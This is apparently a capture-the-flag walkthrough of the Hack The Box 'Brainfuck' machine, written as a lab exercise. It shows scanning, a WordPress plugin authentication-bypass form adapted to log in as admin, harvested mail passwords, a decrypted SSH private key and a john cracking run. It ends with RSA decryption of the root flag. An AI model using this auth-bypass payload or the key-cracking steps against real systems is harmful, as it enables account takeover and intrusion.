

brainfuck

nmap

```
(root🐼kali)-[/Documents/htb/boxes/brainfuck]  
└─# nmap -sC -sV -oA nmap/initial 10.10.10.17
```

Starting Nmap 7.91 (<https://nmap.org>) at 2021-03-03 16:07 EST

Nmap scan report for 10.10.10.17

Host is up (0.15s latency).

Not shown: 995 filtered ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
--------	------	-----	---

| ssh-hostkey:

| 2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)

| 256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)

| 256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)

25/tcp	open	smtp	Postfix smtpd
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|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

110/tcp	open	pop3	Dovecot pop3d
---------	------	------	---------------

|_pop3-capabilities: PIPELINING UIDL TOP SASL(PLAIN) RESP-CODES CAPA USER AUTH-RESP-CODE

143/tcp	open	imap	Dovecot imapd
---------	------	------	---------------

|_imap-capabilities: more ID LITERAL+ IDLE OK Pre-login ENABLE IMAP4rev1 post-login listed capabilities AUTH=PLAINA0001 SASL-IR have LOGIN-REFERRALS

443/tcp	open	ssl/http	nginx 1.10.0 (Ubuntu)
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|_http-server-header: nginx/1.10.0 (Ubuntu)

|_http-title: 400 The plain HTTP request was sent to HTTPS port

| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR

| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb

| Not valid before: 2017-04-13T11:19:29

|_Not valid after: 2027-04-11T11:19:29

|_ssl-date: TLS randomness does not represent time

| tls-alpn:

|_ http/1.1

|_tls-nextprotoneg:

|_ http/1.1

Service Info: Host: brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/-submit/>.

Nmap done: 1 IP address (1 host up) scanned in 64.43 seconds

ssl-cert

Common Name brainfuck.htb

Issuer Email Address orestis@brainfuck.htb

DNS Name www.brainfuck.htb sup3rs3cr3t.brainfuck.htb

```
(root🐼kali)-[/Documents/htb/boxes/brainfuck]
# geany /etc/hosts
```

```
hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.17 www.brainfuck.htb sup3rs3cr3t.brainfuck.htb brainfuck.htb
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1 localhost ip6-localhost ip6-loopback
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
9
```

wpscan

its wordpress enumeration utility

```
(root🐼kali)-[/Documents/htb/boxes/brainfuck]
# wpscan --url https://brainfuck.htb --disable-tls-
checks --enumerate
u
```

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\\ V V / | _ _ / \ _ _ \ / _ _ / _ ' _ \
\\ \ / | | _ _) | (_ | (_ | | | |
V V | | _ _ / \ _ _ \ _ , _ | | | |

WordPress Security Scanner by the WPScan Team

Version 3.8.14

Sponsored by Automattic - <https://automattic.com/>

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: <https://brainfuck.htb/> [10.10.10.17]

[+] Started: Wed Mar 3 16:38:28 2021

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: nginx/1.10.0 (Ubuntu)

| Found By: Headers (Passive Detection)

| Confidence: 100%

[+] XML-RPC seems to be enabled: <https://brainfuck.htb/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API

| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http-](https://www.rapid7.com/db/modules/auxiliary/scanner/http-wordpress_ghost_scanner)

[wordpress_ghost_scanner](https://www.rapid7.com/db/modules/auxiliary/scanner/http-wordpress_ghost_scanner)

| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos

| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http-](https://www.rapid7.com/db/modules/auxiliary/scanner/http-wordpress_xmlrpc_login)

[wordpress_xmlrpc_login](https://www.rapid7.com/db/modules/auxiliary/scanner/http-wordpress_xmlrpc_login)

| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http-](https://www.rapid7.com/db/modules/auxiliary/scanner/http-wordpress_pingback_access)

[wordpress_pingback_access](https://www.rapid7.com/db/modules/auxiliary/scanner/http-wordpress_pingback_access)

[+] WordPress readme found: <https://brainfuck.htb/readme.html>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] The external WP-Cron seems to be enabled: <https://brainfuck.htb/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 60%

| References:

| - <https://www.iplocation.net/defend-wordpress-from-ddos>

| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).

| Found By: Rss Generator (Passive Detection)

| - <https://brainfuck.htb/?feed=rss2>, <generator> <https://wordpress.org/?v=4.7.3></generator>
| - <https://brainfuck.htb/?feed=comments-rss2>, <generator> <https://wordpress.org/?v=4.7.3></generator>

[+] WordPress theme in use: proficient

| Location: <https://brainfuck.htb/wp-content/themes/proficient/>
| Last Updated: 2021-02-23T00:00:00.000Z
| Readme: <https://brainfuck.htb/wp-content/themes/proficient/readme.txt>
| [!] The version is out of date, the latest version is 3.0.41
| Style URL: <https://brainfuck.htb/wp-content/themes/proficient/style.css?ver=4.7.3>
| Style Name: Proficient
| Description: Proficient is a Multipurpose WordPress theme with lots of powerful features, instantly giving a prof...
| Author: Specia
| Author URI: <https://speciatheme.com/>
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0.6 (80% confidence)
| Found By: Style (Passive Detection)
| - <https://brainfuck.htb/wp-content/themes/proficient/style.css?ver=4.7.3>, Match:
'Version: 1.0.6'

[+] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:02

<=====

(10 / 10) 100.00% Time: 00:00:02

[i] User(s) Identified:

[+] admin

| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] administrator

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 50 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Wed Mar 3 16:38:55 2021
[+] Requests Done: 26
[+] Cached Requests: 36
[+] Data Sent: 6.73 KB
[+] Data Received: 82.983 KB
[+] Memory used: 186.164 MB
[+] Elapsed time: 00:00:27

Exploit Title	Path
WordPress Plugin WP Support Plus Responsive Ticket System 2.0 - Multiple Vulnerabilities	php/webapps/34589.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation	php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL Injection	php/webapps/40939.txt

Shellcodes: No Results

```
(root👁kali)-[/Documents/htb/boxes/brainfuck]
# searchsploit -x 41006.txt
```

```
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="administrator">
  <input type="hidden" name="email" value="sth">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>



Then you can go to admin panel.
```

```
(root👁kali)-[/Documents/htb/boxes/brainfuck]
# geany exploit.html
```

```
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="admin">
  <input type="hidden" name="email" value="orestis@brainfuck.htb">
  <input type="hidden" name="action" value="loginGuestFacebook">
```

```
<input type="submit" value="Login">
</form>
```

```
(root@kali)-[/Documents/htb/boxes/brainfuck]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
127.0.0.1 - - [03/Mar/2021 17:09:41] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:09:42] code 404, message File not found
127.0.0.1 - - [03/Mar/2021 17:09:42] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [03/Mar/2021 17:09:49] "GET /exploit.html HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:11:28] "GET /exploit.html HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:13:13] "GET /exploit.html HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:13:25] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:13:25] code 404, message File not found
127.0.0.1 - - [03/Mar/2021 17:13:25] "GET /favicon.ico HTTP/1.1" 404 -
█
```



Brainfuck Ltd.

Just another WordPress site

Home Open Ticket Sample Page

Dev Update

gORIZED

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project op

1 x ...

Request

Raw Params Headers Hex

Pretty Raw \n Actions v

1 POST /wp-admin/admin-ajax.php HTTP/1.1
2 Host: brainfuck.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 70
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/exploit.html
12 Upgrade-Insecure-Requests: 1
13
14 username=admin&email=orestis%40brainfuck.htb&action=loginGuestFacebook

Response

HTTP/1.1 200 OK

Server: nginx/1.10.0 (Ubuntu)

Date: Wed, 03 Mar 2021 22:31:45 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

X-Robots-Tag: noindex

X-Content-Type-Options: nosniff

Expires: Wed, 11 Jan 1984 05:00:00 GMT

Cache-Control: no-cache, must-revalidate, max-age=0

X-Frame-Options: SAMEORIGIN

Set-Cookie:

wordpress_sec_4a881878556bfa5bb532816568f34de7=admin%7C1614983505%7CjwRF1
path=/wp-content/plugins; secure; HttpOnly


Set-Cookie:

wordpress_sec_4a881878556bfa5bb532816568f34de7=admin%7C1614983505%7CjwRF1
path=/wp-admin; secure; HttpOnly

Set-Cookie:


wordpress_logged_in_4a881878556bfa5bb532816568f34de7=admin%7C1614983505%7CjwRF1
path=/; secure; HttpOnly

Content-Length: 0



SMTP orestis Password = kHGuERB29DNiNE

evolution

Account Editor□ ×

Identity

Receiving Email

Receiving Options

Sending Email

Defaults

Composing Messages

Security

Account Information

Name:

The above name will be used to identify this account.
Use for example, "Work" or "Personal".

Required Information

Full Name:

Email Address:

Optional Information

Reply-To:

Organization:

Signature: None ▾ Add New Signature...

Aliases:

+ Add

Edit

— Remove

CancelOK

```
143/tcp open  imap      Dovecot imapd
|_imap-capabilities: more ID LITERAL+ IDLE OK Pre-login ENABLE IMAP4rev1 post-login listed capabilities AUTH=PLAINA0001 SASL-IR have LOGIN-REFERRALS
```

Account Editor

✕

Identity

Receiving Email

Receiving Options

Sending Email

Defaults

Composing Messages

Security

Server Type: **IMAP**

Description: For reading and storing mail on IMAP servers.

Configuration

Server: Port:

Username:

Security

Encryption method:

Authentication

Check for Supported Types

Password

```
25/tcp open smtp      Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
```

Account Editor

✕

Identity

Receiving Email

Receiving Options

Sending Email

Defaults

Composing Messages

Security

Server Type: **SMTP**

Description: For delivering mail by connecting to a remote mailhub using SMTP.

Configuration

Server: Port:

☐ Server requires authentication

Security

Encryption method:

Authentication

Type:

Username:

11/23

SMTP orestis Password = kHGuERB29DNiNE

Mail authentication request

Please enter the password for mail account "orestis@brainfuck.htb".
(host: brainfuck.htb)

User Name:

Password:

☒ Add this password to your keyring

Cancel OK

On This Computer		From	Subject	Date
orestis@brainfuck....		WordPress <wordpress...>	New WordPress Site	04/17/2017 13:15
Inbox		root <root@brainfuck.htb>	Forum Access Details	04/29/2017 06:12
Junk				
Trash				

Forum Access Details

File Edit View Message

Reply Group Reply Forward


From: root <root@brainfuck.htb>
To: orestis@brainfuck.htb
Subject: Forum Access Details
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST) (04/29/2017 06:12:06 AM)

Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards

username: orestis
password: kIEnnfEKJ#9UmdO



PT: Orestis - Hacking for fun and profit
 EN: Pieagnm - Jkoijeg nbw zwx mle grwsnn
 KY: fuckmybrain
 start with p and substract 14 for the first

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040	 Space	64	40	100	@ @		96	60	140	` `	
1	1	001	SOH	(start of heading)	33	21	041	! !	65	41	101	A A		97	61	141	a a	
2	2	002	STX	(start of text)	34	22	042	" "	66	42	102	B B		98	62	142	b b	
3	3	003	ETX	(end of text)	35	23	043	# #	67	43	103	C C		99	63	143	c c	
4	4	004	EOT	(end of transmission)	36	24	044	$ \$	68	44	104	D D		100	64	144	d d	
5	5	005	ENQ	(enquiry)	37	25	045	% %	69	45	105	E E		101	65	145	e e	
6	6	006	ACK	(acknowledge)	38	26	046	& &	70	46	106	F F		102	66	146	f f	
7	7	007	BEL	(bell)	39	27	047	' '	71	47	107	G G		103	67	147	g g	
8	8	010	BS	(backspace)	40	28	050	((72	48	110	H H		104	68	150	h h	
9	9	011	TAB	(horizontal tab)	41	29	051))	73	49	111	I I		105	69	151	i i	
10	A	012	LF	(NL line feed, new line)	42	2A	052	* *	74	4A	112	J J		106	6A	152	j j	
11	B	013	VT	(vertical tab)	43	2B	053	+ +	75	4B	113	K K		107	6B	153	k k	
12	C	014	FF	(NP form feed, new page)	44	2C	054	, ,	76	4C	114	L L		108	6C	154	l l	
13	D	015	CR	(carriage return)	45	2D	055	- -	77	4D	115	M M		109	6D	155	m m	
14	E	016	SO	(shift out)	46	2E	056	. .	78	4E	116	N N		110	6E	156	n n	
15	F	017	SI	(shift in)	47	2F	057	/ /	79	4F	117	O O		111	6F	157	o o	
16	10	020	DLE	(data link escape)	48	30	060	0 0	80	50	120	P P		112	70	160	p p	
17	11	021	DC1	(device control 1)	49	31	061	1 1	81	51	121	Q Q		113	71	161	q q	
18	12	022	DC2	(device control 2)	50	32	062	2 2	82	52	122	R R		114	72	162	r r	
19	13	023	DC3	(device control 3)	51	33	063	3 3	83	53	123	S S		115	73	163	s s	
20	14	024	DC4	(device control 4)	52	34	064	4 4	84	54	124	T T		116	74	164	t t	
21	15	025	NAK	(negative acknowledge)	53	35	065	5 5	85	55	125	U U		117	75	165	u u	
22	16	026	SYN	(synchronous idle)	54	36	066	6 6	86	56	126	V V		118	76	166	v v	
23	17	027	ETB	(end of trans. block)	55	37	067	7 7	87	57	127	W W		119	77	167	w w	
24	18	030	CAN	(cancel)	56	38	070	8 8	88	58	130	X X		120	78	170	x x	
25	19	031	EM	(end of medium)	57	39	071	9 9	89	59	131	Y Y		121	79	171	y y	
26	1A	032	SUB	(substitute)	58	3A	072	: :	90	5A	132	Z Z		122	7A	172	z z	
27	1B	033	ESC	(escape)	59	3B	073	; ;	91	5B	133	[[123	7B	173	{ {	
28	1C	034	FS	(file separator)	60	3C	074	< <	92	5C	134	\ \		124	7C	174	|	
29	1D	035	GS	(group separator)	61	3D	075	= =	93	5D	135]]		125	7D	175	} }	
30	1E	036	RS	(record separator)	62	3E	076	> >	94	5E	136	^ ^		126	7E	176	~ ~	
31	1F	037	US	(unit separator)	63	3F	077	? ?	95	5F	137	_ _		127	7F	177	 DEL	

Source: www.LookupTables.com

```
(rootkali)-[/Documents/htb/boxes/brainfuck/nmap]
# python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print ord("o");
111
>>> print ord("O");
79
>>> print ord("P");
80
>>> print ord("o");
111
>>> print ord("p");
112
>>> print ord("a");
97
>>> print ord("o")-97;
14
>>> print ord("p")-97;
15
>>> print ord("r")-97;
17
>>> print ord("i")-97;
8
>>>
```

← → ↻ 🏠 🔒 rumkin.com/tools/cipher/otp.php 📄

🐧 Kali Linux 🖱️ Kali Training 🦋 Kali Tools 🦋 Kali Forums 📄 Kali Doc

One Time Pad

Rumkin.com >> Web-Based Tools >> Ciphers and Codes

It is said that the one-time pad is the best cipher anywhere. It is unclear if you keep the messages short, use shorthand and abbreviations, remove vowels, never reuse a pad, and have a good enough random source.

This implementation will take the letters (and letters only) from the plaintext and the letters from your message. It leaves spaces, newlines (enters / returns), numbers, and all of the things that aren't A-Z alone. Make sure that the key is as long as the number of characters in your message, otherwise your message will not be encoded.

Decrypt ▼

Your message:

Pieagnm - Jkoiieg nbw zwx mle grwsnn

The pad:

Orestis - Hacking for fun and profit

Brainfu - Ckmybra inf uck myb rainfu

← → ↻ 🏠 rumkin.com/tools/cipher/vigenere-key

Kali Linux Kali Training Kali Tools Kali Forums Kali Do

Keyed Vigenère Cipher

Rumkin.com >> Web-Based Tools >> Ciphers and Codes

Based on the simpler [Vigenere](#) cipher, this uses an alternate table. The "Key" helps decide the alphabet to use to encrypt and decrypt the message. The "Passphrase" is the code word used to select columns in the table. Using the alphabet from A to Z in order, the alphabet key puts a series of letters, making the cipher even tougher to break. This style of encryption is Quagmire III.

This tool was built to play with the [Kryptos](#) codes – a set of letters that were on a sheet of copper at the CIA headquarters. To help you out with the codes, you can populate the form with the [K1](#) or [K2](#) sections. Also, there is a [Correction](#) where a letter was omitted (the lower-case "s" near the end).

Decrypt ▾

Alphabet Key: - [Show](#)

Alphabet Used: ABCDEFGHIJKLMNOPQRSTUVWXYZ - [Show Tableau](#)

Passphrase:

Your message:

This is your encoded or decoded text:

Pleeeeeease....

Orestis - Hacking for fun and profit

Based on the simpler [Vigenere](#) cipher, this uses an alternate tableau. The "Alphabet Key" helps decide the alphabet to use to encrypt and decrypt the message. The "Passphrase" is the code word used to select columns in the tableau. Instead of just using the alphabet from A to Z in order, the alphabet key puts a series of letters first, making the cipher even tougher to break. This style of encryption is also called a Quagmire III.

This tool was built to play with the [Kryptos](#) codes – a set of letters that are cut out of a sheet of copper at the CIA headquarters. To help you out with the codes, you can pre-populate the form with the [K1](#) or [K2](#) sections. Also, there is a [Corrected K2](#) that shows where a letter was omitted (the lower-case "s" near the end).

Decrypt ▾

Alphabet Key: - [Show Keymaker](#)

Alphabet Used: ABCDEFGHIJKLMNOPQRSTUVWXYZ - [Show Tableau](#)

Passphrase:

Your message:

Ybqba wpl aw lto udaniu fcpp, C iybc zfu zrrvolap zfuz xis rkeqxfrl oiwceec J uovq :)
mrvze://10.10.10.17/8zb5ra10m915218697qlh658wfoq0zc8/frmfycu/sp_ptr

This is your encoded or decoded text:

There you go you stupid fuck, I hope you remember your key password because I dont :)
https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa

[https://-
10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/-
orestis/id_rsa](https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa)

decrypt RSA-key

https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa

```
(root@kali)-[/Documents/htb/boxes/brainfuck]
```

```
# mv ~/Downloads/id_rsa .
```

```
(root@kali)-[/Documents/htb/boxes/brainfuck]
```

```
# cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4, ENCRYPTED
```

```
DEK-Info: AES-128-CBC,6904FEF19397786F75BE2D7762AE7382
```

```
mneag/YCY8AB+OLdrgtyKqnrdrTHwmpWGTNW9pfhHsNz8CfGdAxcghUaHeoTj/rh/
B2nS4+9CYBK8IR3Vt5Fo7PoWBCjAAwWYlx+cK0w1DXqa3A+BLlsSI0Kws9jea6Gi
W1ma/V7WoJJ+V4JN17ufThQyOEU076PLYNRM9UEF8MANQmJK37Md9Ezu53wJpUqZ
7dKcg6AM/o9Vh0lpiX7SINT9dRkaKevOjopRbyEFMLiP01H7ZlahWPdRRmfCXSmQ
zxH9I2lGIQTtRRA3rFktLpNedNPuZQCSswUec7eVvt2mc2Zv9PM9lCTJuRSzzVum
oz3XEnhaGmP1jmMoVBWiD+2RrnL6wnz9kssV+tgCV0mD97WS+1ydWEPeCph06Mem
dLR2L1uvBGJev8i9hP3thp1owvM8HgidyfMC2v0BvXbcAA3bDKvR4jsz2obf5AF+
Fvt6pmMuix8hbipP112Us54yTv/hyC+M5g1hWUuj5y4xovgr0LLfI2pGe+Fv5lXT
mcznc1ZqDY5lrlmWzTvsW7h7rm9LKgEiHn9gGgqi0lRKn5FUL+DlfaAMHWiYUKYs
LSMVvDI6w88gZb102KD2k4NV0P6OdXICJAMEa1mS0k/LS/mL04e0N3wEX+NtgVbq
ul9guSlobasIX5DkAcY+ER3j+/YefpyEnYs+/tftT1oM+BR3TVSlJcOrvNmrIy59
krKVtulxAejVQzxImWOUDYC947TXu9Bash0MLoKtpIRL3Hcbu+vi9L5nn5Lkh0/V
gdMyOyATor7Amu2xb930055XKkB1liw2rlWg6sBpXM1WUgoMQW50Keo600jzeGfA
VwmM72XbaugmhKW25q/46/yL4VMKuDyHL5Hc+0v5v3bQ908p+Urf04dpvj9SjBzn
schqozogcC1UfJcCm6cl+967GFBa3rD5Ydp3x2xyIV9SQdwGvH0Zicp0dKKkMVZt
UX8hTqv1ROR4Ck8G1zM6Wc4QqH6DUqGi3tr7nYwy7wx1JJ6WRhpyWdL+su8f96Kn
F7gwZLtVP87d8R3uAERZnxFO9Mu0ZU2+PEnDXdSCSMv3qX9FvPYY30PKbsxiAy+M
wZezLNip80XmcVJwGUYsdn+iB/UPMddX12J30YUbtw/R34TQiRFUhwLTFrmOaLab
Iql5L+0JEbeZ9056DaXFqP3gXhMx8xBKUQax2exoTreoxCI57axBQBqThEg/HTCy
IQPmHW36mxtc+iLMDExdLHWD7mnNuIdShiAR6bXYYSM3E725fzLE1MFu45VkhDiF
mxy9EVQ+v49kg4yFwUNPPbsOppKc7gJWpS1Y/i+rDKg8ZNV3TIb5TAqIQRgZqpP
CvfPRpmLURQnvly89XX97JGJRSGJhbACqUMZnfwFpxZ8aPsVwsoXRyuub43a7GtF
9DiyCbhGuF2zYcmKjR5E00T7HsgqQIcAOMIW55q2FJpqH1+PU8eIfFzkhUY0qoGS
EBfkZuCPyujYOTyvQZewyd+ax73H0I7ZHoy8CxDkjSbIXyALyAa7Ip3agdtOPnmi
6hD+jxvbpxFg8igdtZlh9PsfIgkNZK8RqnPymAPCyvRm8c7vZFH4SwQgD5FXTwGQ
-----END RSA PRIVATE KEY-----
```

```
(root@kali)-[~/Downloads]
```

```
# ./sshng2john.py /Documents/htb/boxes/brainfuck/id_rsa >/Documents/htb/boxes/brainfuck/brainfuck-crack
```

```
(root@kali)-[~/Downloads]
```

```
# john /Documents/htb/boxes/brainfuck/brainfuck-crack --wordlist=/usr/share/wordlists/rockyou.txt
```

```
Created directory: /root/.john
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
```

```
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
```

```
Cost 2 (iteration count) is 1 for all loaded hashes
```

```
Will run 4 OpenMP threads
```

```
Note: This format may emit false positives, so it will keep trying even after finding a possible candidate.
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
3poulakia! (/Documents/htb/boxes/brainfuck/id_rsa)
```

```
Warning: Only 2 candidates left, minimum 4 needed for performance.
```

```
1g 0:00:00:06 DONE (2021-03-28 21:37) 0.1552g/s 2226Kp/s 2226Kc/s 2226KC/sa6_123..*7jVamos!
```

```
Session completed
```

ssh-key : 3poulakia!

```
(root@kali)-[/Documents/htb/boxes/brainfuck]
# chmod 700 id_rsa
```

```
(root@kali)-[/Documents/htb/boxes/brainfuck]
# ssh -i id_rsa orestis@brainfuck.htb
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

You have mail.
Last login: Wed May  3 19:46:00 2017 from 10.10.11.4
orestis@brainfuck:~$
```

```
orestis@brainfuck:~$ id
uid=1000(orestis) gid=1000(orestis) groups=1000(orestis),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sambashare)
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  mail  output.txt  user.txt
orestis@brainfuck:~$ cat user.txt
2c11cfbc5b959f73ac15a3310bd097c9
orestis@brainfuck:~$
```

user.txt = 2c11cfbc5b959f73ac15a3310bd097c9


```

orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)

c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
orestis@brainfuck:~$ █

```

```

orestis@brainfuck:~$ cat output.txt
Encrypted Password: 4464191482107407193029781458985174670059347077041711180464892001839630524695612733715093608114410640528413484585139254108086265238684086976862
243803869080347255027804246302981602877737814121702333671054544951297395059175505373579679977336904408367391103503060558114497755286577139557877851551428893083291
5182
orestis@brainfuck:~$ cat debug.txt
74930257764650628196299214755352416744608267927855208813871583432652741700092825048849410398529331091631936518303308312565580445669284847225535166520307
7020854527787566735458858381555452648322845008266612906844847937070333480373963284146649074252278753696897245898433245929775591091774274652021374143174079
308020079179525084227928690216891939274850163327136225270252191051542544723446272849477797262809954319474542927824263132555231376105323238137144836394342575368300
62768286377920010841850346837238015571464755074669373110411870331706974573498912126641409821855678581804467608824177508976254759319210955977053997
orestis@brainfuck:~$ █

```

```

p =
74930257764650628196299214755352416744608267927855208813871583432652741700092825048849410398529331091631936518303308312565580445669284847225535166520307

q =
7020854527787566735458858381555452648322845008266612906844847937070333480373963284146649074252278753696897245898433245929775591091774274652021374143174079

e =
308020079179525084227928690216891939274850163327136225270252191051542544723446272849477797262809954319474542927824263132555231376105323238137144836394342575368300

ct =
4464191482107407193029781458985174670059347077041711180464892001839630524695612733715093608114410640528413484585139254108086265238684086976862

```

I used the following python code to compute the private exponent and perform decryption. It uses the extended

euclidean algorithm:

```
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

def main():

    p = 1090660992520643446103273789680343
    q = 1162435056374824133712043309728653
    e = 65537
    ct =
299604539773691895576847697095098784338054746292313044353582078965

    # compute n
    n = p * q


    # Compute phi(n)
    phi = (p - 1) * (q - 1)

    # Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a

    print( "n:  " + str(d) );

    # Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )

if __name__ == "__main__":
    main()
```



```
root@kali:~/Documents/htb/boxes/brainfuck
# python decrypt.py
n: 87306194345054242026952433931108752998248379160051834957116058715997042269782950962413572777091976016372673709573002672355767945889107793840035654491713366855
47398771618018696647404657266705536859125227436228202269747809884438885837599321762997276849457397006548009824608365446626232570922018165610149151977
pt: 24604052029401386049980296953784287079059245867880966944246662849341507003750
```

pt:

246040520294013860499802969537842870790592458678

```
# python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license()" for more information.
>>> pt: 24604052029401386049980296953784287079059245867880966944246662849341507003750
File "<stdin>", line 1
    pt: 24604052029401386049980296953784287079059245867880966944246662849341507003750
    ^
SyntaxError: invalid syntax
>>> pt = 24604052029401386049980296953784287079059245867880966944246662849341507003750
>>> str(hex(pt))
'0x3665666331613564626238393034373531636536353636613330356262386566L'
>>> str(hex(pt)[2:-1])
'3665666331613564626238393034373531636536353636613330356262386566'
>>> str(hex(pt)[2:-1]).decode('hex')
'6efc1a5dbb8904751ce6566a305bb8ef'
>>>
```

root.txt = 6efc1a5dbb8904751ce6566a305bb8ef